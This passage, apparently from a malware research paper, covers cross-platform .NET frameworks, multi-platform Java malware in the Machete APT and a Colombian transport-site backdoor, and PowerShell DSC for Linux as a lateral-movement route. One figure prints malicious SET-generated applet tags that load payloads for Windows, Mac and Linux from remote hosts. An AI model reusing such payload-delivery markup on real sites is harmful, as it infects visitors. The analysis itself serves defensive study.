Some companies are betting on the development of applications that can be executed in different environments and platforms, even the nascent but promising market of mobile phones. This phenomenon was previously observed with Java and only recently with *Microsoft*'s .NET. When the company unveiled its flagship code editor Visual Studio Code for *Windows*, *Mac* and *Linux*, they opened a world of possibilities for creating software based on a sort of open-source .NET framework.

There have been some previous initiatives in this area, both open source and commercial, seeking the same goal. We will mention some of the current available options in the following subsections.

Mono

As mentioned before, Mono was the first open-source implementation for the .NET Framework hoping to aid the development of cross-platform applications. This project is sponsored by *Xamarin* and it can be installed on *Mac OS X*, *Linux* and *Windows*.

Figure 56: Mono.

Mono-developed projects can be ported from one platform to another using MoMA (Mono Migration Analyzer) which, like many other automated tools, doesn't work perfectly, but gives programmers (both legitimate and malicious) a productivity boost in their malicious application lifecycle efforts.



Figure 57: Mono-developed projects can be ported from one platform to another using MoMA (Mono Migration Analyzer).

Xamarin

Xamarin is a development platform with the goal of creating applications that share an analog code base across different platforms, all using *Microsoft*'s C# programming language.

Figure 58: Xamarin.

With Xamarin, applications written entirely in C# can share the same code on *iOS*, *Android*, *Windows* and even *Mac OS X*.

Visual Studio Code

Visual Studio Code is the *Microsoft* development tool that works in *Windows*, *Mac OS X* or *Linux*.



Figure 59: Developers can use the same editor to create cloud and web cross-platform applications using different languages.

Developers can use the same editor to create cloud and web cross-platform applications using different languages.

THE RISE OF .NET AND MULTI-PLATFORM MALWARE

With the emergence of new programming trends and technologies, new inherent risks also appear inadvertently. As a result of this, application portability has also increased the number of pieces of malware that run on multiple platforms. Malware developers and hackers always search for new ways to take advantage of current technologies.

As an example, in recent years we have seen a very large amount of malware developed in Java, the reason is pretty simple: the potential to develop a single sample of malware that can run in any environment is quite attractive.

In 2014, *Kaspersky* researchers presented an APT called 'Machete'. This APT mainly affected countries in Latin America using a Java applet as web infection vector. This malicious code could run on *Linux*, *OS X* and *Windows* in x86 or x64 architectures [25] (Figure 60).

In 2012, *F-Secure* reported a multi-platform Java applet backdoor targeting the Colombian transport website (Figure 61). Combining social engineering techniques with a malicious applet, users would get a message box prompt asking them to download and install a missing component in order to use the website correctly. Victims running on *Windows*, *Linux*, or *OS X* systems were at risk, showing that one malware to rule all platforms is the cybercriminal's dream [26].

Interestingly, in both cases the attackers seem to have used SET to generate the malicious applet.

As mentioned before, there is evidence that on occasions the attackers are relying on code or components generated by offensive security frameworks.



Figure 61: In 2012, F-Secure reported a multi-platform Java applet backdoor targeting the Colombian transport website.



Figure 62: The attackers seem to have used SET to generate the malicious applet.

```
<applet width="1" height="1" id="Secure Java Applet" code="Java.class"
archive="http://domainname.com/set/Signed_Update.jar"><param name="WINDOWSPLZ"
value="http://domainname.com/set/1.txt"><param name="ILIKESTUFF" value=""><param name="OSX"
value="mac.bin"><param name="LINUX" value="nix.bin"><param name="X64" value=""><param name="X86"
value=""><param name="HUGSNOTDRUGS" value=""><param name="LAUNCH" value="YES"><param name="nextPage"
value="http://www.soho.com.co/home"><param name="separate_jvm" value="true"></applet>


<applet width="1" height="1" id="Secure Java Applet" code="Java.class" archive="Signed_Update.jar"><param
name="WIN" value="http://www.domainname1.com/AwgXuBV31pGV.rar"><param name="MAC"
value="http://www.domainname1.com/mac.bin"><param name="NIX"
value="http://www.domainname1.com/nix.bin">


<applet width="1" height="1" id="Secure Java Applet" code="Java.class"
archive="http://domainname2.com/set/Signed_Update.jar"><param name="WINDOWSPLZ"
value="http://domainname2.com/set/1.txt">
<param name="ILIKESTUFF" value="">
<param name="OSX" value="mac.bin">
<param name="LINUX" value="nix.bin">
<param name="X64" value=""><param name="X86" value=""><param name="HUGSNOTDRUGS" value=""><param
name="LAUNCH" value="YES">


<applet width="1" height="1" id="Secure Java Applet" code="Java.class"
archive="http://name.domain.org/nickname/set/Signed_Update.jar">
<param name="WINDOWS" value="http://name.domain.org/nickname/set/2.txt">
<param name="STUFF" value="">
<param name="OSX" value="http://name.domain.org/nickname/set/mac.bin">
<param name="LINUX" value="http://name.domain.org/nickname/set/nix.bin">
```

Figure 60: The 'Machete' APT used a Java applet as web infection vector. This malicious code could run on Linux, OS X and Windows in x86 or x64 architectures.

POWERSHELL DESIRED STATE CONFIGURATION

According to *Microsoft TechNet* [27], DSC is a management platform built as an extension for *Windows* PowerShell that enables the deployment and management of configuration data for software services in addition to providing support for managing the environment in which these services run.

DSC provides a set of *Windows* PowerShell language extensions, new *Windows* PowerShell cmdlets, and resources that you can use declaratively to specify how you want your software environment to be configured. It also provides a means to maintain and manage existing configurations.

DSC can be used with built-in DSC resources to configure and manage computers in an automated way, enabling or disabling server roles and features; managing registry settings, environment variables, files and directories; starting, stopping, and managing processes and services; managing groups and user accounts; or deploying new software.

POWERSHELL DSC TAKES ON LINUX

Microsoft's state-of-the-art vision aims to present the company as more open-source friendly, which has been reflected in its decision to provide source code for several .NET Framework components and the emergence of new products such as PowerShell DSC for *Linux* [28].

PowerShell DSC for *Linux* uses the open-source Open Management Infrastructure (OMI) as a Common Information Model. Some of the main features in this initial release include support for the following *Linux* server operating systems: *CentOS*, *Debian GNU/Linux*, *Oracle Linux*, *Red Hat Enterprise Linux*, *SUSE Linux Enterprise Server* and *Ubuntu Server*.

In the initial release, the available resources to configure *Linux* computers are as follows.

- nxFile – manages files and directory state.
- nxScript – runs script blocks on target nodes.
- nxUser – manages *Linux* users.
- nxGroup – manages *Linux* groups.
- nxService – manages *Linux* services (System-V, Upstart, SystemD).

It is worth noting in this case the capacity to push configuration files to the *Linux* systems from a potentially compromised *Windows* host, allowing the possibility of moving laterally from one platform to another in the post-attack stage.

CONCLUSION, BECOME ONE WITH THE TAO

'You must be shapeless, formless, like water. When you pour water in a cup, it becomes the cup. When you pour water in a bottle, it becomes the bottle. When you pour water in a teapot, it becomes the teapot. Water can drip and it can crash. Become like water my friend.' - Bruce Lee

The number of malware samples created either in any CTS-compliant .NET language or PowerShell is increasing, and while it's currently being used solely to target *Windows* systems, we could soon be witnesses of a reality where a cross-platform infection is not just an academic proof-of-concept but a possible and dangerous threat. With the timely release of the source code for core components of .NET, alternative frameworks such as the Mono Project could easily be providing an extensively cross-platform means to execute .NET applications. Even in the burgeoning .NET for mobile ecosystem, an interesting malicious sample was recently spotted in the wild. Supported by the *Android* version of the Mono framework, it shows that the bad guys never stop testing new fertile grounds for business opportunities.

Targeted malicious campaigns and advanced persistent threats are being announced non-stop nowadays, and with the ease provided by high-level programming languages such as C# and VB .NET, the coordination between a large group of developers focused on compromising a specific set of targets could reap the benefits of software engineering practices. Even if a persistent threat needs an 'advanced' component in order to be considered as such, the definition might become more flexible considering that not only one technology would be used in order to compromise a desired mark, making the combination of high-level programming languages, scripting, and any other available means a recipe for true malware development modularization. From code versioning directly available in the developer's IDE to continuous build automation, the organized cybercrime industry can give a whole new definition to the phrase 'malware as a service'.

When it comes to defending against such attacks we will need to adapt not only our tools and skills, but also our behaviour as system administrators and, why not, as end-users. The chaos unleashed by ransomware is not reserved just for .NET malware, exhibiting that even with all the defensive technologies in the world, users and particularly user education when it comes to current threats are paramount in combating cybercrime.

As security researchers and malware analysts, the extensive amount of source code available from the analysis of in-the-wild malware samples and 'hacking' tools will allow us to get a glimpse of the previously hidden internals of the malware world, one that was purely written in assembly and is now becoming available for the entire community to learn from. With each new malicious sample representing a challenge in itself, a common set of characteristics arise between them all, shaping our job into a puzzle-solving reality where we abstract from any technology used in the conception of malware until we are ready to act, analyse and defend. As the poet, novelist, and natural philosopher Johann Wolfgang von Goethe expressed, 'Knowing is not enough; we must apply. Willing is not enough; we must do.'

REFERENCES

[1] Mono Project, open source .NET implementation. https://goo.gl/lVzBRU.

[2] Introduction to the C# Language and the .NET Framework. MSDN. https://goo.gl/AlHPth.

[3] CLR Executables. eTutorials.org. https://goo.gl/Ez3llC.

[4] Pontiroli, S. A nightmare on malware street. Securelist.com. https://goo.gl/vxegrJ.

[5] Rijndael Class. MSDN. https://goo.gl/Ul1ffJ.

[6] van der Wiel, J.; Pontiroli, S. Challenging CoinVault – it's time to free those files. Securelist.com. https://goo.gl/RmXjzN.

[7] Alyshin, V. A flawed ransomware encryptor. Securelist.com. http://goo.gl/j4M9F8.

[8] Using the Get-ExecutionPolicy Cmdlet. MSDN. https://goo.gl/QuCPt5.

[9] 15 Ways to Bypass the PowerShell Execution Policy. The NetSPI Blog. https://goo.gl/m0n3mT

[10] HTML Application. Wikipedia. https://goo.gl/cgEcaa.

[11] System.Reflection Namespace. MSDN. https://goo.gl/EtRDjU.

[12] 0xd4d/de4dot. GitHub. https://goo.gl/OoouZj.

[13] Mono.Cecil. Mono-Project. https://goo.gl/RX9yOi.

[14] Gendarme. Mono-Project. https://goo.gl/kUc8hx.

[15] Pontiroli, S. Garfield True, or The Story Behind Syrian Malware, .NET Trojans and Social Engineering. Securelist.com, https://goo.gl/cwg9Ks.

[16] The Syrian Malware House of Cards. Published by GReAT on Securelist.com. https://goo.gl/nSOUdd.

[17] Powersploit. https://github.com/mattifestation/PowerSploit.

[18] Veil Framework. https://github.com/Veil-Framework/.

[19] Nishang. https://github.com/samratashok/nishang.

[20] Social Engineering Toolkit. https://github.com/trustedsec/social-engineer-toolkit.

[21] Kansa. https://github.com/davehull/Kansa/.

[22] Trustedsignal Blog and images. http://trustedsignal.blogspot.mx/. Get-Netstat.ps1 Image. http://www.powershellmagazine.com/2014/07/18/kansa-a-powershell-based-incident-response-framework/.

[23] PowershellArsenal. https://github.com/mattifestation/PowerShellArsenal.

[24] WebpageSeganography. https://github.com/SimWitty/Incog/blob/master/Incog/PowerShell/Commands/GetIncogImageCommand.cs.

[25] 'El machete', Web Infection. Securelist. https://securelist.com/blog/research/66108/el-machete/.

[26] Multi-platform Backdoor Lurks in Colombian Transport Site. F-Secure. https://www.f-secure.com/weblog/archives/00002397.html.

[27] Windows PowerShell Desired State Configuration Overview. https://technet.Microsoft.com/en-us/library/dn249912.aspx.

[28] Announcing Windows PowerShell Desired State Configuration for Linux. http://blogs.msdn.com/b/powershell/archive/2014/05/19/announcing-Windows-powershell-desired-state-configuration-for-Linux.aspx.